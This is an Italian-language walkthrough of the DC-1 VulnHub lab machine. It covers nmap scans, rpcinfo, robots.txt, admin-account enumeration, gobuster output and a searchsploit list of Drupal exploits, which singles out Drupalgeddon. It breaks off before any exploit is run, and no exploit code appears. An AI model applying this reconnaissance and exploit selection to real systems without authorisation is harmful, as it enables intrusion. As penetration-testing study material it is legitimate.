


BLACKBOX “PENTEST” DC-1

DC-1 su vulnhub di DCAU.

TIMELINE:

1. Enumerazione dispositivi sul network tramite nmap.




The screenshot shows a Kali Linux terminal window on the left and a VirtualBox window on the right. The terminal displays the output of the 'ip a' command, showing network interfaces 'lo' and 'eth0'. The VirtualBox window shows the DC-1 VM running, with the command 'DC-1 login: _' entered in the terminal.

```
(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:63:04:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 312sec preferred_lft 312sec
    inet6 fe80::3f00:542a:b304:2b2e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)~$ nmap -sn 192.168.56.101/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-13 16:01 -0400
Nmap scan report for 192.168.56.1
Host is up (0.00028s latency).
MAC Address: 08:00:27:00:00:00 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00019s latency).
MAC Address: 08:00:27:63:04:05 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.00042s latency).
MAC Address: 08:00:27:AC:EE:E3 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.80 seconds
```

2. Port scan tramite nmap ed enumerazione versioni dei servizi e OS.



The screenshot shows a Kali Linux terminal window with the output of an nmap scan on 192.168.56.103. The scan identifies open ports 22/tcp (ssh), 80/tcp (http), 111/tcp (rpcbind), and 38382/tcp (unknown). It also identifies the OS as Linux 3.X.

```
(kali@kali)~$ nmap -p- 192.168.56.103
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-13 16:03 -0400
Nmap scan report for 192.168.56.103
Host is up (0.00031s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp    open  rpcbind
38382/tcp  open  unknown
MAC Address: 08:00:27:AC:EE:E3 (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 15.91 seconds

(kali@kali)~$ nmap -sV -O -p 22,80,111,38382 192.168.56.103
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-13 16:07 -0400
Nmap scan report for 192.168.56.103
Host is up (0.00065s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
111/tcp    open  rpcbind  2-4 (RPC #100000)
38382/tcp  open  status   1 (RPC #100024)
MAC Address: 08:00:27:AC:EE:E3 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.32 seconds
```

4. Trovo servizio drupal visitando URL target quindi lo vado a enumerare. (droopescan non funziona supython 3.13), trovo che è versione 7.




5. Ho anche enumerato versioni di crittografia/signature/authentication/fingerprinting di SSH per curiosità



6. Infine controllo RPC ma senza risultati altrettanto Interessanti

```
(kali@kali)-[~]  
$ rpcinfo -p 192.168.56.103  
program vers proto port service  
100000 4 tcp 111 portmapper  
100000 3 tcp 111 portmapper  
100000 2 tcp 111 portmapper  
100000 4 udp 111 portmapper  
100000 3 udp 111 portmapper  
100000 2 udp 111 portmapper  
100024 1 udp 45086 status  
100024 1 tcp 38382 status
```

7. Controllo robots.txt e scopro alcune directory che sono state nascoste da scraper/crawler bots



```
#  
# robots.txt  
#  
# This file is to prevent the crawling and indexing of certain parts  
# of your site by web crawlers and spiders run by sites like Yahoo!  
# and Google. By telling these "robots" where not to go on your site,  
# you save bandwidth and server resources.  
#  
# This file will be ignored unless it is at the root of your host:  
# Used: http://example.com/robots.txt  
# Ignored: http://example.com/site/robots.txt  
#  
# For more information about the robots.txt standard, see:  
# http://www.robotstxt.org/wc/robots.html  
#  
# For syntax checking, see:  
# http://www.sxw.org.uk/computing/robots/check.html  
  
User-agent: *  
Crawl-delay: 10  
# Directories  
Disallow: /includes/  
Disallow: /misc/  
Disallow: /modules/  
Disallow: /profiles/  
Disallow: /scripts/  
Disallow: /themes/  
# Files  
Disallow: /CHANGELOG.txt  
Disallow: /cron.php  
Disallow: /INSTALL.mysql.txt  
Disallow: /INSTALL.pgsql.txt  
Disallow: /INSTALL.sqlite.txt  
Disallow: /install.php  
Disallow: /INSTALL.txt  
Disallow: /LICENSE.txt  
Disallow: /MAINTAINERS.txt  
Disallow: /update.php  
Disallow: /UPGRADE.txt  
Disallow: /xmlrpc.php  
# Paths (clean URLs)  
Disallow: /admin/  
Disallow: /comment/reply/  
Disallow: /filter/tips/  
Disallow: /node/add/  
Disallow: /search/  
Disallow: /user/register/  
Disallow: /user/password/  
Disallow: /user/login/  
Disallow: /user/logout/  
# Paths (no clean URLs)  
Disallow: /?q=admin/  
Disallow: /?q=comment/reply/  
Disallow: /?q=filter/tips/  
Disallow: /?q=node/add/  
Disallow: /?q=search/  
Disallow: /?q=user/password/  
Disallow: /?q=user/register/  
Disallow: /?q=user/login/  
Disallow: /?q=user/logout/
```

8. Controllo se esiste account admin, se avessi preso approccio bruteforce saprei già di usare admin come bersaglio.

- ✖
- Password field is required.
 - Sorry, unrecognized username or password. [Have you forgotten your password?](#)

[Home](#)

User account

Create new account Log in Request new password

Username *

admin

Enter your Drupal Site username.


Password *

Enter the password that accompanies your username.


9. GOBUSTER enumerazione http

```
0  install/upgrade.php (Status: 200) [Size: 7627]
admin INSTALL.txt and (Status: 403) [Size: 7718]
Admin n about how to (Status: 403) [Size: 7560]
ADMIN //drupal.org/do (Status: 403) [Size: 7560]
batch /drupal.org/do (Status: 403) [Size: 7853]
cgi-bin/ (Status: 403) [Size: 290]
Entries /drupal.org/do (Status: 403) [Size: 289]
includes (Status: 301) [Size: 319] [→ http://192.168.56.103/includes/]
index.php (Status: 200) [Size: 7627]
install.mysql (Status: 403) [Size: 295]
install.pgsql (Status: 403) [Size: 295]
LICENSE (Status: 200) [Size: 18092]
misc (Status: 301) [Size: 315] [→ http://192.168.56.103/misc/]
modules (Status: 301) [Size: 318] [→ http://192.168.56.103/modules/]
node (Status: 200) [Size: 7627]
profiles (Status: 301) [Size: 319] [→ http://192.168.56.103/profiles/]
README (Status: 200) [Size: 5376]
robots (Status: 200) [Size: 1561]
robots.txt (Status: 200) [Size: 1561]
Root (Status: 403) [Size: 286]
scripts (Status: 301) [Size: 318] [→ http://192.168.56.103/scripts/]
search (Status: 403) [Size: 7563]
Search (Status: 403) [Size: 7563]
server-status (Status: 403) [Size: 295]
sites (Status: 301) [Size: 316] [→ http://192.168.56.103/sites/]
themes (Status: 301) [Size: 317] [→ http://192.168.56.103/themes/]
user (Status: 200) [Size: 7480]
web.config (Status: 200) [Size: 2178]
xmlrpc.php (Status: 200) [Size: 42]
Progress: 4613 / 4613 (100.00%)
Finished
```


10. Controllo tutti ma senza login non ci sta molto di interessante, i dashboard login sono injectionabili e brute-forceabili (XMLRPC)



XML-RPC server accepts POST requests only.



Forbidden

You don't have permission to access /scripts/ on this server.


Apache/2.2.22 (Debian) Server at 192.168.56.103 Port 80

11. Inizio finalmente con la ricerca exploit, noto che ho MOLTE opzioni, tra queste Drupalgeddon, storico exploit di drupal che mi conferisce un facilissimo accesso admin su web application senza alcun bisogno di autenticazione

```
(kali@kali)-[~]
$ searchsploit drupal 7

Exploit Title
-----
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction
Drupal 4.1/4.2 - Cross-Site Scripting
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution
Drupal 4.x - URL-Encoded Input HTML Injection
Drupal 5.2 - PHP Zend Hash ation Vector
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)
Drupal 7.12 - Multiple Vulnerabilities
Drupal 7.x Module Services - Remote Code Execution
Drupal < 4.7.6 - Post Comments Remote Command Execution
Drupal < 5.1 - Post Comments Remote Command Execution
Drupal < 5.22/6.16 - Multiple Vulnerabilities
Drupal < 7.34 - Denial of Service
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution
Drupal < 8.6.9 - REST Module Remote Code Execution
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure
Drupal avatar_uploader v7.x-1.0-beta8 - Cross Site Scripting (XSS)
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scripting
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Scripting
Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Upload
Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/Media: Audio Flotsam - Multiple Vulnerabilities
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)
Drupal Module Sections - Cross-Site Scripting
Drupal Module Sections 5.x-1.2/6.x-1.2 - HTML Injection
```


